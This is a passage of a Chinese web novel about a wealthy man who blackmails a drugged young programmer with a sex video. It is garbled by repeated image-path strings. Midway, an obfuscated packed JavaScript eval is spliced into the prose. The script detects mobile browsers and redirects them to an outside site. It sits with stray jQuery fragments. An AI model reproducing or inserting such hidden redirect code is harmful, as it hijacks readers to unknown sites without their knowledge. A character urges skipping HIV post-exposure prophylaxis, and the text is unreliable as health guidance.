边桐擦着湿漉漉的头发回房间,拿过从咸鱼上淘的二手电脑,打算赶一赶单子进度。
他大学专业是计算机编程,在网上能接一些力所能及的私活。
钱不多,一个单子五十一百,但对边桐来说已经是笔不小的收入。
京市最繁华商业街,矗立在市中心的天辉大厦最大的led大屏上,循环播放着当红男星夏飞音奢侈品代言广告。
而国内最有实力也最具盛名的大风娱乐也在这里。
一大早夏飞音就来到公司,直闯总裁办公室。
“岑少,我有话要和你说。”
岑止从文件中抬眼,又迅速冷淡的收回去,继续看着手里的文件。
见岑止没理会他,夏飞音竟直接朝他跪下,爬到他的脚边。
“你这是干什么?”岑止无动于衷,甚至有些厌恶。
“岑少,那天晚上是我冲动,我骂了你,但你大人不记小人过,别跟我这种人计较,行不行?”
“我什么时候说要与你计较?”
“真的?”夏飞音眼中重燃起希望。
“真的,”岑止拍拍他这张俊秀的脸,“出去吧,我今天有工作。”
“那你什么时候来找我?”
“忙完就来找你。”
夏飞音喜出望外,“我等你!我今晚不睡,会一直一直等你过来。”
当天岑止忙到很晚,开完会议回到家,已经晚上十点。
但他压根就不记得有夏飞音这个人,从房间的抽屉里拿出一部新手机,用自己的小号添加边桐的微信。
等了半小时,没一点动静。
岑止莫名一阵焦虑,每隔半小时,提交一次好友申请,直到被系统判定为骚扰操作,申请发送失败的限制提示,岑止才罢休。
岑止此时的情绪很暴躁,他仰坐在沙发上,不甘心今晚就这样放过他的新玩具。
他深吸一口气,拿过手机给楼下的保镖打去电话。
“凌晨两点之前,把那天地下室姓边的男孩绑过来,做不到明天就别来了。”
岑止看了眼时间,晚上十一点半。
两个小时,也不是不能等。
边桐熬夜赶了一个小订单,摘下耳机看时间,刚过凌晨。
他伸着懒腰,疲惫地爬上床,捞过手机准备睡前看一下相关专业的视频解解压。
一解锁,微信弹出十几条好友添加信息。
每一条好友申请留言全是——【加我】
这种没通过好友申请,在短时间内不断添加好友的行为过于偏执和神经质。
边桐通过其中一条,并主动向对方发起信息。
边桐:【你哪位?】
岑止听到新手机的信息提示,整个人仿佛瞬间被激活,他迅速拿起手机。
岑止:【你猜】
边桐:【猫猫挠头.GIF】
岑止:【在干嘛?为什么这么久才通过我的好友申请】
边桐:【请问,你哪位?】
岑止:【前天,不记得吗?】
边桐:【你到底是谁?不说我拉黑了。】
岑止:【你压着我从晚上干到白天,这么快就忘了?】
边桐的心口仿佛被人打了一闷棍子,呼吸窘迫,浑身滚烫。他第一时间不是质问,而是歉意与心虚。
边桐:【抱歉。】
岑止:【抱歉有什么用?】
边桐:【我也是受害者,那天的事情我记不太清楚。】
岑止:【那你这是想赖账?】
边桐:【不是。。。但我想知道你跟那姓岑的是什么关系?】
岑止:【能是什么关系,当然是我雇主啊!】
边桐:【……】
岑止:【怎么,不可以是我雇主吗?】
边桐:【你…你是做那种工作的?】
岑止:【MB,很难说出口?放心吧,我很干净,没病的。你要实在不放心,自己去疾控中心。】
边桐:【你加我是为什么?】
岑止:【当然是晚上寂寞,找你聊聊天。】边桐:【我不想聊。】
岑止:【怎么?你想跟我做?】
边桐:【麻烦你放尊重点。】
岑止:【要不要跟我玩?】
边桐:【玩?】
岑止:【我可以给你钱,陪我玩玩。】
边桐:【拉黑!再见!】
岑止:【等等!先看看这个视频,你再考虑一下要不要把我拉黑。】
边桐心脏一紧,仿佛天花板都在晃动,他发视频过来的时候,边桐已经猜到他们录了视频。
他戴上耳机,才颤抖着指尖点开视频,昏暗的室内暧昧的喘息声此起彼伏……让他没敢多看,慌张地关闭视频。
边桐:【我到底做错了什么?你们为什么要这么整我?!】
岑止:【怎么能这么想呢?这是多么有趣的经历和人生体验?】
边桐:【你怎样才能把视频删了?】
岑止:【你陪我玩,玩腻了自然就删了,我还会偷偷帮你去岑少那边把原始视频删掉。】
边桐:【怎么玩?】
岑止:【我想见你的时候,你就出来陪我睡觉。】
边桐:【我不是同性恋!】
岑止:【哦,那你前天艹的是?】
边桐:【我是被人下药了,那不是我本意。】岑止:【那你继续吃药不就好了?】
边桐:【你讲不讲道理?】
岑止:【我觉得我很讲道理啊!】
边桐:【那是你自己觉得。】
岑止:【我不喜欢说废话,你想拉黑就拉黑吧,网上见咯!】
边桐:【我需要考虑一下。】
岑止:【考虑多久?】
边桐:【不知道。】
岑止:【那就给你两天时间考虑,要么被曝光视频要么陪我玩一段时间,你自己选吧。】
人渣!!
边桐气得差点把手机砸了,可惜穷鬼的准则——重要物品轻拿轻放。
他默默把手机放回去充电,闭上眼在报警与报仇之间极限拉扯后,终于睡过去。
岑止想象着对面抓狂的模样,心情变得很不错。
直到保镖的电话打进来,“岑少,姓边的家里已经熄灯,家住在五楼,安了防盗窗,爬不进去,动静太大,您看,要不要放火把他逼出来?”
“难道放火动静就不大?”岑止捏着眉心,“算了,你们回来吧。”
几个保镖听到这个指令,全都松了口气。
这一夜边桐睡得并不安稳,他做了一个晚上的梦。
梦里都是与那个男人缠绵的过程。
他凶猛得仿佛不认识自己,身下的男人浑身汗津津地拼命地缠着他,把他后背抓得好疼。
可他竟然不觉得恶心,只觉得爽得头皮发麻。
清晨六点,他洗着床单,泪水不争气地流下来。
他丧气地觉得自己是全世界最倒霉的倒霉蛋,短暂的近二十年没做过任何亏心事,命运却要如此捉弄他。
更要命的是他终于想起,那件呼之欲出却怎么也想不起来的事。
他把共享单车丢了。
虽然醒来第一时间已经紧急报失,等到早上九点半联系客服冻结订单,但看着被扣掉的八百块,心真的很痛。
此时九点半,他已经坐在疾控中心走廊的长椅上,过来拿阻断药。
这种事情他赌不起,对方的话他一个句号都不信。
拿上阻断药,边桐一刻也没逗留,拉上卫衣连帽,戴着口罩快步离开了疾控中心。
他觉得自己像只见不得光的老鼠,明明没偷没抢,却生;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17449623|201136||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
怕被人看到。
已经被折磨得极薄弱的心理防线,让他再次红了眼眶,他一口气跑到天桥上,喧嚣的大风将他的帽子吹下,凌乱一头略长的黑发。
想起自己这些年的如履薄冰,想起亲人的冷漠,想起这社会的黑暗与不公,突然觉得活着一点意思都没有。
脑子里紧绷的那根弦眼看在下一秒即将拉断,一道微信语音电话铃声打断他的思绪。
边桐惊出一身冷汗,猛地惊醒快步走下天桥,拿起手机接起语音电话。
“在干吗呢?”电话那端男人的声音轻快,清脆又贵气。
边桐将手机从耳边拿下看到对面的名字,跟吃了苍蝇一般有点恶心。
“今天一天都没过,你说过给我两天时间!”
“……”岑止沉默几秒,语气明显低沉几分,“我没那么心急。”
边桐心底翻涌着恨意与厌恶,“没事我挂了。”
“不准挂。”岑止用着命令的语气,有着莫名的压迫感,“你挂试试。”
边桐憋屈地掉小珍珠,“你到底想干什么?”
听出他情绪的崩溃,岑止这颗冷冰冰的石头心有些动容,语气软了两分,“问你在干嘛,你哭什么?”
“我没有哭!”
“哦,那你在干嘛?”
“你神经病啊!一直在问我干嘛干嘛,你到底想干嘛?”
岑止气结,“所以,你在干嘛?”
边桐哽着嗓子骂道:“你这头死猪!”
“你在骂我?”
“对,骂你怎么了?你这种人渣,没打死你都算我善良!”
“哈哈,真可爱,骂得真好听。”岑止发自内心的欣赏,并笑出声来,“第一次听到别人骂我死猪。”
边桐感觉这人在阴阳怪气,纯纯挑衅。
他还在笑,如清朗的玉石相击,带着几分洒脱与漫不经心的慵懒,穿过他的耳膜。
神奇的是边桐的情绪瞬间被这笑音抚平,那些负面情绪荡然无存。
“喂,在干吗呢?”
边桐没了脾气,如实叙述,“我去疾控中心,拿阻断药。”
“你吃了?”
“还没。”外面人多,他想回家再吃。
岑止默了几秒,“别吃,这个会有副作用。我不久前刚做的体检,你要是不信,我等会儿把体检报告拍照发给你。”
边桐听到有副作用,也开始犹豫。
“你吃完阻断药,还得抽血,折腾这个做什么?你就把心放肚子里,我真没病。”
“哦。”边桐突然觉得这人渣好像没那么坏。
岑止的办公室被敲响,他匆匆挂断语音电话,随手给边桐转了个红包。边桐走到公交车站,看到岑止给他的红包,没有接。
边桐:【你给我红包干什么?】
岑止:【给你一点小小的补偿,钱不多,收着吧。】
边桐犹豫几秒,点开红包,金额1888。
他一个月的生活费都用不了这么多,于是他又退了回去,但岑止没有接。
就这个时间,边家那个情趣用品小店已经被工商局查封。
边桐刚回到家,就看见刘月莹哭号着好一通咒骂。
“哪个丧天良的畜生啊!阻人财路如杀人父母,举报的人不得好死!!”
边桐深吸口气,贴着墙准备回房间,但还是被刘月莹叫住。
“你一大早死哪去了?我问你去哪了?!”刘月莹抡起一只玻璃杯朝边桐砸过去。
边桐侧身躲避,虽然没被砸到但被溅了一身水。
“咱家店开这么多年,一直好好的,你真是个扫把星啊边桐!就让你上了几天班,咱家店就被查封,是不是你没长眼得罪人啦?你说话!!”
小妹吓得缩在角落,看着大哥又被当成沙包一阵心疼,却没有勇气上前阻止。